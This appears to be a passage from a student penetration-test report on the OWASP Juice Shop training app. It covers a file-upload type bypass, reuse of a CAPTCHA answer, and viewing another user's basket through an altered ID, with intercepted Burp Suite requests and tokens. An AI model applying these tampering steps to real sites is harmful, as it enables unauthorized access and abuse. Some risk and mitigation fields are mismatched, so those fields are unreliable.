
Finding 14: Deprecated interface via a security configuration (moderate)


Description:	this one dealt with type of files that should have been unallowed to upload but through obscuring these types, it was possible to find these types and upload them.
Risk:	medium It can lead to uploading reverse shell files to the server or uploading malicious codes.
System	OWASP Juice shop
Mitigation	1. Check the files extension against a whitelist of permitted extensions 2. Do not upload files to the server's permanent filesystem until they have been fully validated
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload https://portswigger.net/web-security/file-upload https://www.prplbx.com/resources/blog/exploiting-file-upload-vulnerabilities/

Exploitation proof of concept:

1. Upon entering the complaint page, we can only see that there 2 types of file uploaded: zip, pdf.
2. open the developer tools and look for the main JSON file and search for any extension ending with zip, pdf
3. at some part of the developer tool, we can see there is also XML file also allowed




OWASP Juice Shop
Account
Your Basket
EN
Complaint
Forbidden file type. Only PDF, ZIP allowed.
Customer
Test@gmail.com
Message *
test
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
Main Thread
192.168.32.129:3000
(index)
main.js
polyfills.js
runtime.js
vendor.js
cdnjs.cloudflare.com
(index)
runtime.js
vendor.js
main.js
main.js
polyfills.js
9808 s.kI.maxLength(160)
9809 }),
9810 this.fileUploadError = void 0,
9811 this.uploader = new ie.bA({
9812 url: 0.N.hostServer + '/file-upload',
9813 authToken: `Bearer ${ localStorage.getItem('token') }`,
9814 allowedMimeType: [
9815 'application/pdf',
9816 'application/xml',
9817 'text/xml',
9818 'application/zip',
9819 'application/x-zip-compressed',
9820 'multipart/x-zip'
9821],
9822 maxFileSize: 100000
9823 }),
9824 this.userEmail = void 0,
9825 this.complaint = void 0
9826 }
9827 ngOnInit() {
zip
2 of 16 results
(From main.js) (9818, 35)
Watch expressions
Add watch expression
Breakpoints
Pause on exceptions
XHR Breakpoints
Pause on any URL
Break when URL contains
Event Listener Breakpoints
Log
DOM Mutation Breakpoints
Right click an element in the Inspector and select "Break on..." to add a breakpoint



Complaint
Customer
Test@gmail.com
Message *
test
Max. 160 characters
4/160
Invoice:
Browse...
testtt.xml
Submit

Finding 15: Captcha bypass (medium)

Description:	This Vulnerability allows posting multiple post requests or reviews in our case with the same validation question and with the same answer.
Risk:	medium It passes the validation method of submitting the review which allows multiple reviews and which also cause DOS attacks to the website by submitting multiple requests at the same time.
System	OWASP Juice shop
Mitigation	Limit number of valid responses to each given CAPTCHA response. Don't disclose CAPTCHA response in in the requests given to the server
References:	https://owasp.org/www-project-automated-threats-to-web-applications/ https://portswigger.net/web-security/authentication

Exploitation proof of concept

1. access customer feedback using a customer user account
2. submit a customer feedback and intercept it using burpsuite
3. you can notice the post request is linked to captcha
4. send it to repeater and try to change the rating given
5. you can notice that you can give multiple feedbacks using the same captcha question




Request


Pretty Raw Hex


```
IjoiMjAyNC0xMC0yMSAxNDoxNDo0Mi43NjYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NTIwOTM3f
Q.Yz5rvUYpQSGzuPRTLr2AxtJogodQUOAzhtzYE5VVSCRaPo5hbQXMhkXS6OrorUfEdYXZrY1W5Kl3HHwVlH3XbNiFZVx
NfmU6rEmOCRUoSBltdYUuJ3vfWz1TKk-s4lxWUkXcMpl3h4wSWHYo5I9jzTCHl67C9KyNXI-2INai8Rw
Content-Type: application/json
Content-Length: 101
Origin: http://192.168.32.129:3000
Connection: close
Referer: http://192.168.32.129:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
EzBZk5lL8wpN6j2aomAZXU7IbTgfWKuZ3t4Vt9MTk6GryRMl7XxQO9gnDJVv; cookieconsent_status=dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5h
bWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZ
mZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZm
lsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJ
pc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMSAxNDoxNDo0Mi43NjYgKzAwOjAwIiwidXBkYXRlZEF0
IjoiMjAyNC0xMC0yMSAxNDoxNDo0Mi43NjYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NTIwOTM3f
Q.Yz5rvUYpQSGzuPRTLr2AxtJogodQUOAzhtzYE5VVSCRaPo5hbQXMhkXS6OrorUfEdYXZrY1W5Kl3HHwVlH3XbNiFZVx
NfmU6rEmOCRUoSBltdYUuJ3vfWz1TKk-s4lxWUkXcMpl3h4wSWHYo5I9jzTCHl67C9KyNXI-2INai8Rw

{
  "UserId":3,
  "captchaId":4,
  "captcha":"16",
  "comment":"hgjgjjhgggghggh (***der@juice-sh.op)",
  "rating":5
}
```

Search 0 highlights

Event log (5) All issues




Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
1 × 2 ×
Positions Payloads Resource pool Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in th
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Simple list
Runtime file
Custom iterator
Character substitution
Case modification
Recursive grep
Illegal Unicode
Character blocks
Numbers
Dates
Brute forcer
Null payloads
Character frobber
Bit flipper
Username generator
Payload set
This payload ty
list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicat
Add
Add from list ... [Pro version only]
Payload processing



OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Zero Stars (Give a devastating zero-star feedback to the store.)
x
Customer Feedback
Author
***der@juice-sh.op
Comment *
Max. 160 characters
0/160
Rating
CAPTCHA: What is 9+9-3 ?
Result *
Submit


Finding 16: View another user's shopping basket (medium)


Description:	By modifying the basket_id parameter in the URL, one user can access another user's shopping basket.
Risk:	medium Leads to the manipulation of product reviews, affecting user trust and product credibility.
System	OWASP Juice shop
Mitigation	Unauthorized viewing of another user's shopping basket, leading to potential data leaks and privacy violations.
References:	https://owasp.org/www-community/Broken_Access_Control https://portswigger.net/web-security/access-control

Exploitation proof of concept

Change the URL from /basket/{user_id} to another user's ID.




Burp Suite Community Edition v2022.7.1 - Temporary Project
Request
Response
Inspector
GET /rest/basket/2 HTTP/1.1
Host: 192.168.146.136:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
Connection: close
Referer: http://192.168.146.136:3000/
Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss; token=
"UserId": 2,
"createdAt": "2024-10-20T13:50:38.725Z",
"updatedAt": "2024-10-20T13:50:38.725Z",
"Products": [
"id": 4,
"name": "Raspberry Juice (1000ml)",
"description": "Made from blended Raspberry Pi, water and sugar.",
"price": 4.99,
"deluxePrice": 4.99,
"image": "raspberry_juice.jpg",
"createdAt": "2024-10-20T13:50:36.849Z",
"updatedAt": "2024-10-20T13:50:36.849Z",
"deletedAt": null,
"BasketItem": {
"ProductId": 4,
"BasketId": 2,
"id": 4,
"quantity": 2,
"createdAt": "2024-10-20T13:50:38.957Z",
"updatedAt": "2024-10-20T13:50:38.957Z"
Selection
Selected text
GET /rest/basket/2 HTTP/1.1
Decoded from:
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers


OWASP Juice Shop
Account
Your Basket
EN
Your Basket
Raspberry Juice (1000ml)
2
4.99¤
Total Price: 9.98¤
Checkout
You will gain 0 Bonus Points from this order!

Finding 17: Post feedback in another user's name (Medium)

